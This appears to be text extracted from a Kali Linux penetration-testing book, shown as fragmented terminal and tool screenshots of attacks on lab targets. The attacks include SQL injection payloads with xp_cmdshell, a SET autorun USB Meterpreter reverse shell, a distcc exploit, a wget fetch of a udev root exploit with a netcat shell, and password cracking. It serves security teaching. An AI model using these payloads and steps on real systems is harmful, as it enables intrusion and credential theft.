1.116 04/04/16 16:09:43	04/04/16 16:09:44	GET	http://192.168.0.30/mutillidae/index.php?user-poll-php...	200	OK	232 ms	362 bytes	21.33 KIB	
1.117 04/04/16 16:09:44	04/04/16 16:09:44	GET	http://192.168.0.30/mutillidae/index.php?user-poll-php...	200	OK	270 ms	362 bytes	21.33 KIB	
1.118 04/04/16 16:09:44	04/04/16 16:09:44	POST	http://192.168.0.30/mutillidae/index.php?page=dns-lo...	200	OK	323 ms	362 bytes	23.77 KIB	
1.119 04/04/16 16:09:44	04/04/16 16:09:44	GET	http://192.168.0.30/mutillidae/index.php?user-poll-php...	200	OK	269 ms	362 bytes	21.55 KIB	
1.120 04/04/16 16:09:44	04/04/16 16:09:44	POST	http://192.168.0.30/mutillidae/index.php?page=dns-lo...	200	OK	254 ms	362 bytes	23.77 KIB	



Paros Scanning Report - Iceweasel

Paros Scanning Report

Report generated at Wed, 6 Apr 2016 22:02:44.

Summary of Alerts

Risk Level	Number of Alerts
High	2
Medium	6
Low	1
Informational	0

Alert Detail

High (Suspicious)	SQL Injection Fingerprinting
Description	SQL injection may be possible.



Cross site scripting vulnerability

MEDIUM

Summary

A Cross Site Scripting vulnerability was found at: "http://192.168.0.30/mutillidae/index.php/", using HTTP method GET. The sent data was: "page=" The modified parameter was "page". This vulnerability was found in the request with id 37.

Description

Client-side scripts are used extensively by modern web applications. They perform from simple functions (such as the formatting of text) up to full manipulation of client-side data and Operating System interaction.

Cross Site Scripting (XSS) allows clients to inject arbitrary scripting code into a request and have the server return the script to the client in the response. This occurs because the application is taking untrusted data (in this example, from the client) and reusing it without performing any validation or encoding.

- Vulnerable URL: <http://192.168.0.30/mutillidae/index.php/>
- Vulnerable Parameter: **page**

```
root@kali:~# wafw00f example.com
WAFW00F - Web Application Firewall Detection Tool
By Sandro Gauci & Wendel G. Henrique
Checking http://example.com
Generic Detection results:
The site http://example.com seems to be behind a WAF
Reason: The server header is different when an attack is detected.
The server header for a normal response is "ECS (pae/3796)", while the server header a response to an attack is "ECS (pae/3794).",
Number of requests: 12
```

```

root@kali:/usr/share/bed# bed -s IRC -u ircuser -v ircuser -t 172.16.43.156 -p 6667 -o 3
BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

+ Buffer overflow testing:
  testing: 1      USER XAXAX bb cc :dd .....
  testing: 2      USER aa XAXAX cc :dd .....
  testing: 3      USER aa bb XAXAX :dd .....
  testing: 4      USER aa bb cc :XAXAX .....
  testing: 5      USER aa bb cc :ddNICK XAXAX .....

+ Formatstring testing:
  testing: 1      USER XAXAX bb cc :dd .....
  testing: 2      USER aa XAXAX cc :dd .....
  testing: 3      USER aa bb XAXAX :dd .....
  testing: 4      USER aa bb cc :XAXAX .....
  testing: 5      USER aa bb cc :ddNICK XAXAX .....

* Normal tests
+ Buffer overflow testing:
  testing: 1      JOIN XAXAX .....
root@kali:/usr/share/bed#

```

JBroFuzz - Help Topics

Help Topics

Fuzzing

Graphing

Payloads

Headers

System

Help Topics

JBroFuzz has been designed for fuzzing web applications that use the HTTP¹ and/or the HTTPS² protocol. This is a penetration testing tool.

This one-page summary describes the components of JBroFuzz. For more detailed information on each of the the mentioned (**in bold**) below, use the left-hand menu to navigate to a particular topic.

When JBroFuzz is launched, the first thing that you see (*after the splash screen*) is a single window with 4 tabs. Each tab represents a particular component of the application. You can navigate through the tabs by clicking on each one located (by default) at the bottom left corner within the window of the application.

Tip: You can also show or hide individual tabs by using the "View" - "Show/Hide" menu and then selecting the corresponding tab.

The components of JBroFuzz are all integrated into a single window and can be accessed through individual tabs. These tabs are:



Fuzzing The fuzzing tab is the main tab of JBroFuzz, responsible for all fuzzing operations performed over the network. Depending on the fuzzer payloads selected, it creates the malformed data for each request, puts it on the wire and writes the response to a file.

Graphing The graphing tab is responsible for graphing (in a variety of

Fuzzing Fundamentals

An excellent starting point for fuzzing articles is:
[B.P. Miller, L. Fredriksen, and B. So, "An Empirical Study of the Reliability of UNIX Utilities", Communications of the ACM 33, 12 \(December 1990\).](#) Also appears (in German translation) as ["Fatale Fehlertrachtigkeit: Eine Empirische Studie zur Zuverlässigkeit von UNIX-Utilities", iX, March 1991.](#)
 Fuzzing is a methodology for software testing, which stems from Boundary Value Analysis

OK



Add Payload

Type: File Fuzzers

Files:

- ▶ ☐ Injection
- ▶ ☐ Integer Overflows
- ▶ ☐ LDAP Injection
- ▶ ☐ Number Systems
- ▶ ☐ O/S Variables
- ▶ ☐ Recursive Fuzzers
- ▶ ☐ Replacive Fuzzers
- ▶ ☒ SQL Injection
- ▶ ☐ URI Exploits
- ▶ ☐ User Agents

Payloads Preview:

Active SQL Injection

```

1: '; exec master..xp_cmdshell 'ping 10.10.1.2'--
2: create user name identified by 'pass123'
3: create user name identified by pass123 temporary tablespace
4: ' '; drop table temp --
5: exec sp_addlogin 'name' , 'password'
6: exec sp_addsrvrolemember 'name' , 'sysadmin'
7: insert into mysql.user (user, host, password) values ('
8: grant connect to name; grant resource to name;
9: insert into users(login, password, level) values( char(0

```

MS SQL Injection i

```

1: a
2: ' or 1=1 --
3: union (select @@version)

```

Cancel
Add

History Search Alerts Output Spider Active Scan Fuzzer +									
New Fuzzer Progress: 1: HTTP - http://192.168...?page=login.php 100% Current fuzzers: 0									
Messages Sent: 169 Errors: 0 Show Errors									
Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
34	Fuzzed	302	Found	836 ms	431 bytes	24.87 KiB			1' or '1'=1
41	Fuzzed	302	Found	498 ms	438 bytes	24.88 KiB			' or username is n...
103	Fuzzed	302	Found	225 ms	438 bytes	24.88 KiB			' or 1=1--
118	Fuzzed	302	Found	440 ms	438 bytes	24.88 KiB			admin' or '
0	Original	200	OK	254 ms	362 bytes	24.89 KiB	Medium		
1	Fuzzed	200	OK	30.21 s	356 bytes	27.09 KiB		Reflected	'; exec master..xp_...
2	Fuzzed	200	OK	15.78 s	356 bytes	27.04 KiB		Reflected	create user name i...

Mutillidae: Born to be Hacked

urity Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Logged In Admin: admin (Monkey!)

```

root@kali: ~
File Edit View Search Terminal Help

      .:..:aad8888888baa:~..
      .:..:d:78888888888?:8b:~..
      .:..:d8888:788888888?7a888888b:~..
      .:..:d8888888a8888888aa888888888b:~..
      .:..:dP:~..:888888888888:~..:Yb:~..
      .:..:dP:~..:Y888888888P:~..:Yb:~..
      .:..:d8:~..:Y88888888P:~..:8b:~..
      .:..:88:~..:Y88888P:~..:88:~..
      .:..:Y8baaaaaaaaa88P:T:Y8baaaaaaaaaad8P:~..
      .:..:Y88888888888P:~|:Y88888888888P:~..
      .:..:~..:888:~|:~..:888:~..
      `~..:~..:888888888888b:~..:~..`
      .:~..:~..:88888888888888:~..:~..
      .:~..:~..:d888888888888888:~..:~..
      .:~..:~..:88:88:88:88:~..:~..
      `~..:~..:88:88:88:88:~..:~..`
      `~..:~..:88:88:P:~..:88:~..:~..`
      `~..:~..:88:88:~..:88:~..:~..`
      `~..:~..:~..:~..:~..:~..`
      `~..:~..:~..:~..:~..:~..`

[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
[---]      Version: 6.5                          [---]
[---]      Codename: 'Mr. Robot'                  [---]
[---]      Follow us on Twitter: @TrustedSec      [---]
[---]      Follow me on Twitter: @HackingDave     [---]
[---]      Homepage: https://www.trustedsec.com    [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>

```


Select from the menu:

- 1) Social-Engineering Attacks
- 2) Fast-Track Penetration Testing
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

set> 3

The **Infectious** USB/CD/DVD module will create an autorun.inf file and a Metasploit payload. When the DVD/USB/CD is inserted, it will automatically run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

- 1) File-Format Exploits
- 2) Standard Metasploit Executable

99) Return to Main Menu

set:infectious>2

1) Windows Shell Reverse_TCP	Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter	Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL	Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64 TCP Inline	Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64	Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster	Spawn a meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS	Tunnel communication over HTTPS using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS	Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable	Downloads an executable and runs it

```
set:payloads>2
```

```
set:payloads> IP address for the payload listener (LHOST):172.16.122.185
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]:
```

```
root@kali:~/.set# ls
autorun  meta  config  payload.exe  payloadgen  set.options
```

```
[*] Processing /root/.set/meta_config for ERB directives.  
resource (/root/.set/meta_config)> use multi/handler  
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
resource (/root/.set/meta_config)> set LHOST 172.16.122.185  
LHOST => 172.16.122.185  
resource (/root/.set/meta_config)> set LPORT 4444  
LPORT => 4444  
resource (/root/.set/meta_config)> set ExitOnSession false  
ExitOnSession => false  
resource (/root/.set/meta_config)> exploit -j  
[*] Exploit running as background job.  
[*] Started reverse TCP handler on 172.16.122.185:4444  
  
[*] Starting the payload handler...  
msf exploit(handler) > [*] Sending stage (957999 bytes) to 172.16.122.168  
[*] Meterpreter session 1 opened (172.16.122.185:4444 -> 172.16.122.168:1433) at  
2016-03-28 16:58:33 -0400
```

Chapter 9: Target Exploitation

auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir	normal	SAP SOAP RFC RZL_READ_DIR LOCAL Directory Contents Listing
auxiliary/scanner/smb/pipe_auditor	normal	SMB Session Pipe Auditor
auxiliary/scanner/smb/pipe_dcerpc_auditor	normal	SMB Session Pipe DCERPC Auditor
auxiliary/scanner/smb/psexec_loggedin_users	normal	Microsoft Windows Authenticated Logged In Users Enumeration
auxiliary/scanner/smb/smb2	normal	SMB 2.0 Protocol Detection
auxiliary/scanner/smb/smb_enumshares	normal	SMB Share Enumeration
auxiliary/scanner/smb/smb_enumusers	normal	SMB User Enumeration (SAM EnumUsers)
auxiliary/scanner/smb/smb_enumusers_domain	normal	SMB Domain User Enumeration
auxiliary/scanner/smb/smb_login	normal	SMB Login Check Scanner
auxiliary/scanner/smb/smb_lookupsid	normal	SMB SID User Enumeration (LookupSid)

Chapter 10: Privilege Escalation

```
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
3632/tcp open distccd
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6200/tcp open unknown
```

```
msf > search distccd
Matching Modules
=====
Name      111/tcp open rpcbind
-----  139/tcp open netbios
exploit/unix/misc/distcc_exec 2002-02-01 excellent DistCC Daemon Comm
and Execution 13/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
msf > 1524/tcp open ingreslock
```

```
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 192.168.0.30
RHOST => 192.168.0.30
msf exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ad07pLGwFMwCA7U;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ad07pLGwFMwCA7U\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.32:4444 -> 192.168.0.30:54387) at
2016-04-09 18:45:52 -0700

whoami
daemon

```

```
root@kali:~# searchsploit udev
```

Exploit Title	Path (/usr/share/exploitdb/platforms)
Linux Kernel 2.6 - UDEV Local Privilege Escalation	./linux/local/8478.sh
Linux Kernel 2.6 UDEV < 141 - Local Privilege Escalation	./linux/local/8572.c
Linux udev - Netlink Local Privilege Escalation	./linux/local/21848.rb

```
wget 172.16.43.150/8572.c -O 8572.c
--21:09:08-- http://172.16.43.150/8572.c
=> `8572.c'
Connecting to 172.16.43.150:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,878 (2.8K) [text/x-csrc]
```

```
OK .. 100% 562.11 KB/s
```

```
21:09:08 (562.11 KB/s) - `8572.c' saved [2878/2878]
```

```
cat /proc/net/netlink
sk      Eth Pid  Groups  Rmem    Wmem    Dump    Locks
ddf0c800 0    0      00000000 0        0      00000000 2
de9be400 4    0      00000000 0        0      00000000 2
dd399800 7    0      00000000 0        0      00000000 2
dd820600 9    0      00000000 0        0      00000000 2
dd82c400 10   0      00000000 0        0      00000000 2
df93fc00 15   2675   00000001 0        0      00000000 2
ddf0cc00 15   0      00000000 0        0      00000000 2
ddf14800 16   0      00000000 0        0      00000000 2
df58b000 18   0      00000000 0        0      00000000 2
```

```
ps aux | grep udev
root      2676  0.0  0.1  2216  672 ?        S<s  Feb11   0:00 /sbin/udev --daemon
daemon    23962  0.0  0.1  1788  572 ?        RN   21:11   0:00 grep udev
```

```
root@kali:~# nc -vv -l -p 31337
listening on [any] 31337 ...
172.16.43.156: inverse host lookup failed: Unknown host
connect to [172.16.43.150] from (UNKNOWN) [172.16.43.156] 34370
whoami
root
```



```

root@kali:~# rtgen md5 loweralpha 1 5 0 2000 8000 testing
rainbow table md5_loweralpha#1-5_0_2000x8000_0.rt parameters
hash algorithm:      md5
hash length:         16
charset:              abcdefghijklmnopqrstuvwxyz
charset in hex:      61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75
76 77 78 79 7a
charset length:       26
plaintext length range: 1 - 5
reduce offset:        0x00000000
plaintext total:      12356630

sequential starting point begin from 0 (0x0000000000000000)
generating...
8000 of 8000 rainbow chains generated (0 m 1.7 s)

```

Rainbow Table properties 25

Hash md5	Min Len 1	Max Len 5	Index 0	Chain Len 2000	Chain Count 8000	N° of tables 2
------------------------	-------------------------	-------------------------	-----------------------	------------------------------	--------------------------------	------------------------------

Charset

loweralpha

abcdefghijklmnopqrstuvwxyz

Edit

Table properties
 Key space: 12356630 keys
 Disk space: 250 KB (125 KB each table)
 Success probability: 0.864161 (86.42%)

Benchmark

Hash speed: 1566415 hash/sec

Step speed: 1145737 step/sec

Table precomputation time: 13.9648 seconds

Total precomputation time: 27.9296 seconds

Max cryptanalysis time: 3.4912 seconds

Optional parameter

Administrator

Benchmark

OK Cancel

```

root@kali:~# rcrack /usr/share/rainbowcrack/*.rt -h ab56b4d92b40713acc5af89985d4b786
559009382 bytes memory available
1 x 128000 bytes memory allocated for table buffer
32000 bytes memory allocated for chain traverse
disk: /usr/share/rainbowcrack/md5_loweralpha#1-5_0_2000x8000_0.rt: 128000 bytes read
searching for 1 hash...
plaintext of ab56b4d92b40713acc5af89985d4b786 is abcde
disk: thread exited
metasploitablecan,
statistics
-----
plaintext found:                1 of 1
total time:                    0.31 s
  time of chain traverse:       0.24 s
  time of alarm check:         0.06 s
  time of wait:                0.01 s
  time of other operation:      0.01 s
time of disk read:             0.00 s
hash & reduce calculation of chain traverse: 1998000
hash & reduce calculation of alarm check:    208984
number of alarm:                 704
speed of chain traverse:         8.36 million/s
speed of alarm check:           3.67 million/s
result perties
-----
ab56b4d92b40713acc5af89985d4b786 abcde hex:6162636465

```

```

root@kali:~# john --show pass.txt
sys:batman:3:3:sys:/dev:/bin/sh\
klog:123456789:103:104::/home/klog:/bin/false\
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash\
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/b
ash\
user:user:1001:1001:just a user,111,,,:/home/user:/bin/bash\
\cf0 service:service:1002:1002:,,,:/home/service:/bin/bash\

6 password hashes cracked, 1 left

```

```

root@kali:~# john test-sam.txt --wordlist=password.lst --format=nt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Remaining 3 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password01 (Administrator)
1g 0:00:00:00 DONE (2016-04-30 14:20) 100.0g/s 100.0p/s 100.0c/s 300.0C/s passwo
rd01
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

```

root@kali:~# john test-sam.txt --format=nt --show
Administrator:password01:500:e52cac67419a9a22c295285c92cd06b4:b2641aea8eb4c00ede
89cd2b7c78f6fb:::\
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::\
tedi::1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::\

3 password hashes cracked, 2 left

```

Johnny

File Attack Passwords

Open Passwd File Open Last Session Start Attack Resume Attack Pause Attack Copy

	User	Password	Hash	GECOS
1	root		\$1\$/avpfBJ...	0:0:root:/root:/bin/bash
2	sys	batman	\$1\$fUX6BP...	3:3:sys:/dev:/bin/sh
3	klog	123456789	\$1\$f2ZVMS...	103:104::/home/klog:/bin/false
4	msfadmin	msfadmin	\$1\$XN10Zj...	1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
5	postgres	postgres	\$1\$Rw35ik....	108:117:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
6	user	user	\$1\$HESu9x...	1001:1001:just a user,111,,:/home/user:/bin/bash
7	service	service	\$1\$kR3ue7...	1002:1002:,,:/home/service:/bin/bash

Options
Statistics
Settings
Output

```

root@kali:~# crunch 1 5 -o 5chars.txt
Crunch will now generate the following amount of data: 73645520 bytes
70 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 12356630

crunch: 100% completed generating output


```


